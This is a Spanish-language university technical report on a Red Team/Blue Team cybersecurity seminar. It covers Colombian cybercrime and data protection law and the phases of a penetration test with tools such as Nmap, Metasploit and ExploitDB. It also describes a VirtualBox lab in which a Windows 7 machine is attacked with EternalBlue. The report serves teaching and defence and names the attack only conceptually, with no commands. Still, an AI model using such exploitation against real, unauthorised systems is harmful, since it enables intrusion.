Capacidades técnicas, legales y de gestión para equipos blue team y red team

Harvey Alonso Sánchez Pinilla

Asesor

Luis Fernando Zambrano

Universidad Nacional Abierta y a Distancia UNAD

Escuela de Ciencias Básicas, Tecnología e Ingeniería ECBTI

Especialización en Seguridad Informática

2025

Resumen

Este informe técnico integra las estrategias desarrolladas por los equipos Red Team y Blue Team durante el Seminario Especializado, centrado en la simulación de ataques y respuestas dentro de una infraestructura TI virtualizada. A lo largo de las etapas previas se abordaron aspectos normativos colombianos sobre delitos informáticos, principios éticos del ejercicio profesional y procedimientos técnicos de pentesting ofensivo y defensivo. El Red Team llevó a cabo un ataque dirigido a una máquina Windows 7 vulnerable al exploit EternalBlue (MS17-010), utilizando herramientas como Metasploit Framework, lo que permitió obtener control remoto del sistema. Este ejercicio evidenció la criticidad de no aplicar parches y mantener servicios obsoletos activos. En respuesta, el Blue Team actuó conforme al modelo de gestión de incidentes NIST SP 800-61 Rev. 3, ejecutando medidas de contención y recuperación como la desactivación del protocolo SMBv1, segmentación de red, actualización del sistema y configuración de reglas de firewall. Asimismo, se destacaron herramientas de contención como iptables, pfSense y Fail2Ban por su efectividad en ambientes limitados en recursos. Se diferenció el rol del Blue Team, centrado en la defensa continua y proactiva, respecto al equipo de respuesta a incidentes, orientado a la actuación puntual ante eventos específicos. Además, se explicó el valor del Center for Internet Security (CIS) como guía para implementar controles técnicos reconocidos internacionalmente, y se resaltó el papel fundamental de los sistemas SIEM para correlacionar eventos de seguridad en tiempo real y facilitar una reacción coordinada. El análisis conjunto de estas actividades permitió establecer recomendaciones para endurecer la seguridad organizacional, fomentar la detección temprana de amenazas y promover una cultura institucional basada en la prevención, la respuesta eficaz y la mejora continua. Este trabajo evidencia la necesidad de mantener actualizadas las infraestructuras, adoptar marcos normativos

robustos y garantizar que tanto los equipos ofensivos como defensivos actúen bajo parámetros éticos, técnicos y legales en el contexto de la ciberseguridad.

Palabras claves: Ciberseguridad, Intrusión, Infraestructura, Contención, Incidentes.

Abstract

This technical report integrates the strategies developed by the Red Team and Blue Team during the Specialized Seminar, focused on simulating attacks and responses within a virtualized IT infrastructure. Throughout the previous stages, Colombian regulations on cybercrime, ethical principles of professional practice, and technical procedures for offensive and defensive pentesting were addressed. The Red Team carried out an attack targeting a Windows 7 machine vulnerable to the EternalBlue exploit (MS17-010), using tools such as Metasploit Framework, which enabled remote control of the system. This exercise highlighted the critical risk of failing to apply patches and keeping obsolete services active. In response, the Blue Team acted in accordance with the NIST SP 800-61 Rev. 3 incident management model, implementing containment and recovery measures such as disabling the SMBv1 protocol, network segmentation, system updates, and configuring firewall rules. Containment tools such as iptables, pfSense, and Fail2Ban were also highlighted for their effectiveness in resource-limited environments. The distinct role of the Blue Team—focused on continuous and proactive defense—was contrasted with that of the incident response team, which is oriented toward reacting to specific events. Additionally, the value of the Center for Internet Security (CIS) was explained as a guide for implementing internationally recognized technical controls, and the essential role of SIEM systems was emphasized for correlating security events in real time and facilitating a coordinated response. The joint analysis of these activities made it possible to establish recommendations to strengthen organizational security, promote early threat detection, and encourage an institutional culture based on prevention, effective response, and continuous improvement. This work underscores the need to keep infrastructures up to date, adopt robust

regulatory frameworks, and ensure that both offensive and defensive teams operate under ethical, technical, and legal parameters in the context of cybersecurity.

Keywords: Cybersecurity, Intrusion, Infrastructure, Containment, Incidents.

Tabla de contenido

Lista de figuras

Glosario

Análisis de Riesgos: Proceso sistemático y continuo de identificación, evaluación y priorización de riesgos en una infraestructura tecnológica, con el fin de implementar controles que reduzcan la probabilidad e impacto de amenazas.

Blue Team: Equipo especializado en defensa cibernética encargado de monitorear, detectar y responder a incidentes de seguridad para proteger los sistemas, redes y datos de una organización.

Contención: Conjunto de acciones y técnicas diseñadas para limitar la propagación y el impacto de un incidente de seguridad, garantizando la integridad y disponibilidad de los sistemas afectados.

EternalBlue: Exploit que aprovecha una vulnerabilidad crítica en el protocolo SMBv1 de Windows, permitiendo la ejecución remota de código malicioso y control total sobre el sistema comprometido.

Explotación: Acción de utilizar una vulnerabilidad existente en un sistema para obtener acceso no autorizado, ejecutar código malicioso o causar daños a la infraestructura.

Firewall: Dispositivo o software que controla y filtra el tráfico de red basado en reglas de seguridad para prevenir accesos no autorizados y proteger la red.

Hardening: Proceso de reforzar la seguridad de sistemas y aplicaciones mediante configuraciones seguras, eliminación de servicios innecesarios y aplicación de políticas restrictivas para minimizar vulnerabilidades.

Metodologías de Pentesting: Conjunto de procedimientos estructurados para llevar a cabo pruebas de penetración que simulan ataques reales, identificando y explotando vulnerabilidades en sistemas informáticos.

Red Team: Grupo de profesionales que realizan simulaciones de ataques ofensivos controlados para evaluar la seguridad de una organización, buscando debilidades y probando la efectividad de sus defensas.

Respuesta a Incidentes: Conjunto de procesos y protocolos que permiten a una organización gestionar, mitigar y recuperarse de eventos o ataques de seguridad cibernética.

Segmentación de Red: Técnica para dividir una red en subredes más pequeñas con el objetivo de controlar el tráfico, limitar accesos y contener posibles ataques.

SIEM (Security Information and Event Management): Plataforma que centraliza la recopilación, análisis y correlación de eventos de seguridad en tiempo real para facilitar la detección y respuesta rápida ante amenazas.

Vulnerabilidad: Debilidad o falla en un sistema, software o red que puede ser explotada por atacantes para comprometer la seguridad de la información o recursos.

Introducción

El presente informe técnico aborda el análisis y la articulación de estrategias desarrolladas por los equipos Red Team y Blue Team en el marco del Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team. A través de la simulación de ataques y respuestas en un entorno virtualizado, se busca profundizar en la comprensión de las vulnerabilidades, la detección y la contención de incidentes de seguridad en sistemas informáticos.

Este documento presenta una visión integrada que combina aspectos técnicos, normativos y éticos, con el fin de ofrecer un enfoque sólido para fortalecer la defensa de infraestructuras TI. Se pretende también aportar recomendaciones prácticas para mitigar riesgos y promover una cultura de ciberseguridad responsable, alineada con las mejores prácticas internacionales y el marco legal vigente.

Objetivos

Objetivo general

Formular estrategias de seguridad ofensiva y defensiva en entornos TI, mediante el análisis ético, técnico y legal de vulnerabilidades, ataques y respuestas en infraestructuras informáticas simuladas.

Objetivos específicos

Analizar en profundidad el marco legal y ético que regula las acciones de los equipos Red Team y Blue Team, identificando las implicaciones y responsabilidades que deben considerarse en el desarrollo de actividades de ciberseguridad dentro de una organización.

Evaluar de manera detallada las vulnerabilidades presentes en sistemas informáticos mediante la aplicación de metodologías y herramientas específicas de pruebas de penetración, con el fin de identificar fallos de seguridad y posibles vectores de ataque.

Implementar y recomendar medidas de defensa, respuesta y recuperación ante incidentes informáticos, incluyendo la aplicación de técnicas de hardening, monitoreo continuo y utilización de herramientas de detección para minimizar el impacto de ataques en la infraestructura tecnológica.

Formular recomendaciones técnicas de contención y mitigación de riesgos, basadas en el análisis de vulnerabilidades específicas en entornos controlados, con el fin de fortalecer la postura de seguridad desde el enfoque operativo del Red Team y Blue Team.

Marco legal y técnico de la ciberseguridad en Colombia

En Colombia, el marco legal relacionado con la ciberseguridad, los delitos informáticos y la protección de datos personales ha avanzado significativamente en los últimos años. A continuación, se describen las principales normas vigentes y sus características más relevantes:

- Ley 1273 de 2009: Esta ley introduce un nuevo bien jurídico denominado “la protección de la información y de los datos” al Código Penal colombiano (Ley 1273 del 2009, 2009). Establece delitos informáticos como el acceso no autorizado a sistemas, la interceptación de comunicaciones, la alteración de datos y el uso indebido de software malicioso, entre otros.
- Ley 1581 de 2012: Regula la protección de datos personales en Colombia (Ley 1581 de 2012, 2012). Define principios, derechos y deberes relacionados con el tratamiento de información personal y crea el marco para que los ciudadanos tengan control sobre el uso de sus datos. También dio lugar a la creación de la Superintendencia de Industria y Comercio (SIC) como autoridad de protección de datos.
- Decreto 886 de 2014: Reglamenta parcialmente la Ley 1581 y establece las condiciones para la inscripción de las bases de datos en el Registro Nacional de Bases de Datos (RNBD) (Presidencia, 2014), así como las responsabilidades de los responsables del tratamiento de datos.
- Resolución 2239 de 2024: Emitida por la Superintendencia de Industria y Comercio (Mintic, Resolución 2239 de 2024, 2024), esta resolución establece nuevas disposiciones técnicas y administrativas para mejorar la protección de los datos personales, especialmente frente a riesgos digitales.

- Resolución 2238 de 2024: Complementaria a la anterior (Mintic, Resolucion 2238 de 2024, 2024), esta resolución define los criterios de seguridad mínima que deben cumplir las organizaciones que tratan datos personales, con el fin de fortalecer su infraestructura tecnológica y reducir vulnerabilidades.
- Segundo Protocolo Adicional al Convenio sobre Ciberdelincuencia (Convenio de Budapest): Colombia se adhirió a este instrumento internacional para fortalecer la cooperación global en la lucha contra los delitos informáticos (Cancilleria, 2022). Este protocolo busca mejorar la asistencia legal mutua y el intercambio de información entre países.
- Ley 1712 de 2014 (Ley de Transparencia): Aunque está orientada principalmente al acceso a la información pública, también obliga a entidades del Estado a proteger los datos personales (LEY 1712 DE 2014, 2014) y a implementar medidas que aseguren la confidencialidad de la información sensible.
- CONPES 3854 de 2016: Este documento define la política nacional de seguridad digital (CONPES 3854 de 2016, 2016), orientada a fortalecer las capacidades del país frente a riesgos en el ciberespacio. Establece estrategias para mejorar la prevención, detección, respuesta y recuperación frente a incidentes de ciberseguridad.

Etapas del Pentesting

En el mundo del pentesting, hay varios estándares y metodologías que ayudan a que las pruebas se hagan de forma ordenada y completa. Por ejemplo, el PTES (Penetration Testing Execution Standard) propone una guía clara desde que se inicia el trabajo hasta que se entrega el informe final (Pentest standard, 2014). También está el NIST SP 800-115, que es una referencia importante para hacer evaluaciones de seguridad de forma profesional (Scarfone et al., 2008), y la Guía de Pruebas de OWASP, enfocada especialmente en aplicaciones web (OWASP, 2020). Por otro lado, el OSSTMM (Open Source Security Testing Methodology Manual) va más allá y considera distintos aspectos, desde la parte técnica hasta la parte humana y física, permitiendo una evaluación más completa (Isecom, 2010).

En la fase de planeación, se define el objetivo de la prueba, los alcances, los permisos y cómo se va a desarrollar el trabajo. Aunque aquí no se usan herramientas técnicas directamente, esta parte es clave para no cometer errores legales o técnicos.

Luego, en la fase de descubrimiento, se recolecta toda la información posible del sistema objetivo. Primero se hace el footprinting, que es la recolección pasiva de información sin interactuar directamente con el sistema objetivo. Aquí se utiliza ingeniería social, se realizan búsquedas avanzadas en Google, y se revisan las redes sociales como LinkedIn, Twitter y Facebook, entre otras (Zuluaga Mateus, 2017, p. 35). También se pueden consultar registros públicos como los whois de dominios (Whois, 2025), DNS y filtraciones de correos. La idea es obtener la mayor cantidad de información sin alertar al objetivo. Posteriormente se empieza con el escaneo y enumeración, donde ya se comienza a interactuar con el sistema, buscando puertos abiertos, servicios activos y usuarios. Para ello, herramientas como Nmap (Nmap, 2025) o

Zenmap son muy útiles para mapear la red y descubrir qué dispositivos están conectados, además de identificar servicios que podrían ser vulnerables.

En la fase de ataque, se busca aprovechar las vulnerabilidades encontradas anteriormente. En primer lugar, se realiza la explotación, donde se intenta atacar directamente las vulnerabilidades encontradas usando herramientas como Metasploit (Documentation Metasploit, 2025). Si se logra acceder al sistema, se busca una elevación de privilegios para ganar más control sobre el sistema sobre el sistema.

Por último, en la fase de reporte, se documentan todos los hallazgos, vulnerabilidades explotadas y el impacto potencial de las mismas. Aquí, herramientas como Burp Suite (PortSwigger, 2025) o OWASP ZAP (OWASP, 2020) ayudan a crear informes detallados sobre las aplicaciones web, y en general, se detallan las recomendaciones para mitigar los riesgos encontrados.

Herramientas

Metasploit

Es una herramienta que se usa principalmente para la explotación de vulnerabilidades (Documentation Metasploit, 2025). Es bastante conocida porque facilita la automatización del proceso de explotación, lo que permite a los profesionales de la seguridad acceder a sistemas de forma controlada. Tiene una base de datos muy amplia con exploits que ayudan a atacar diferentes sistemas y aplicaciones. La usaría especialmente en la fase de explotación ya que me permite realizar pruebas rápidamente con diversas opciones disponibles.

Nmap

Es una de las herramientas que más se utilizan al principio de un pentesting, durante la fase de reconocimiento (Nmap, 2025). Nmap sirve para descubrir dispositivos en una red, ver qué puertos están abiertos y qué servicios están en ejecución. Además, me proporciona información sobre las versiones de software, lo cual es útil para encontrar vulnerabilidades conocidas en esos servicios.

Burp Suite

Es una plataforma que se usa principalmente cuando se hacen pruebas de seguridad en aplicaciones web (PortSwigger, 2025). Esta herramienta permite interceptar y analizar el tráfico HTTP/HTTPS entre un navegador y un servidor web, lo que es muy útil para encontrar vulnerabilidades como inyecciones SQL, XSS y otros errores comunes en las aplicaciones. También es muy útil para modificar el tráfico y realizar pruebas de seguridad más profundas.

OWASP ZAP (Zed Attack Proxy)

Es otra herramienta gratuita que es muy efectiva para realizar pruebas en aplicaciones web (Zap Proxy, 2025). Funciona de manera similar a Burp Suite, permitiéndo encontrar

vulnerabilidades comunes como inyecciones de código. Lo que más gusta de ZAP es que tiene una interfaz amigable, por lo que es perfecta para principiantes y expertos.

W3AF

Es una herramienta específica para evaluar la seguridad de aplicaciones web (Documentation W3af, 2025). Sirve para encontrar fallos comunes como inyecciones SQL y XSS, realizando escaneos automáticos que permiten identificar rápidamente posibles vulnerabilidades sin necesidad de hacer un análisis manual tan exhaustivo.

ExploitDB

Es una base de datos online que recopila vulnerabilidades y exploits conocidos (Exploit/DB, 2025). Es útil cuando se debe buscar información sobre exploits específicos para realizar pruebas de penetración. Es supremamente útil ya que hace posible encontrar códigos de explotación para vulnerabilidades específicas y así evaluar los riesgos de los sistemas o aplicaciones en los que estoy trabajando. Muy útil a través de línea de comandos en Kali Linux con Searchsploit.

CVE (Common Vulnerabilities and Exposures)

Es un sistema que proporciona identificadores únicos para vulnerabilidades conocidas en software y hardware (CVE, 2025). Esta base de datos permite encontrar detalles técnicos sobre cada vulnerabilidad y seguir las soluciones que se han propuesto para mitigar los riesgos relacionados con esas vulnerabilidades.

Instalación Banco de Trabajo

Para el desarrollo del escenario de prácticas Red Team & Blue Team, se configuró un entorno virtualizado utilizando VirtualBox, donde se desplegaron dos máquinas virtuales: una con Kali Linux, que actuará como equipo atacante, y otra con Windows 7, que funcionará como equipo víctima.

La imagen de Kali Linux fue descargada directamente desde el sitio oficial de Kali como archivo .ISO (Kali, 25), y posteriormente fue montada e instalada manualmente en una máquina virtual dentro de VirtualBox. Por otro lado, la imagen de Windows 7 fue importada como archivo .OVA ya preconfigurado, según las instrucciones del ejercicio.

Las máquinas fueron configuradas para que se encuentren en la misma red interna (adaptador puente), permitiendo la comunicación entre ellas mediante direcciones IP locales. Esta conexión se validó exitosamente mediante comandos como ping entre todas las máquinas y todas las direcciones posibles.

A continuación, se detallan las características técnicas asignadas a cada máquina virtual:

Kali Linux (atacante):

- RAM asignada: 4096 MB
- CPU: 2 núcleos
- Almacenamiento: 20 GB
- Adaptador de red: Red interna (modo adaptador interno en VirtualBox)
- Sistema operativo: Kali Linux (64 bits)


Windows 7 (víctima):

- RAM asignada: 4096 MB
- CPU: 2 núcleo
- Almacenamiento: 25 GB
- Adaptador de red: Red interna (mismo nombre que el adaptador de Kali)
- Sistema operativo: Windows 7 Ultimate (32 bits)

Las capturas de pantalla que acompañan este informe evidencian tanto el montaje correcto de las máquinas virtuales como la verificación de comunicación entre ellas.

Figura 1


Maquinas instaladas



Nota. Elaboración propia.

Figura 2


Ip Kali



Nota. Elaboración propia.

Figura 3


Ip maquina Host



Nota. Elaboración propia.

Figura 4


Ping a Kali desde Host



Nota. Elaboración propia.

Figura 5

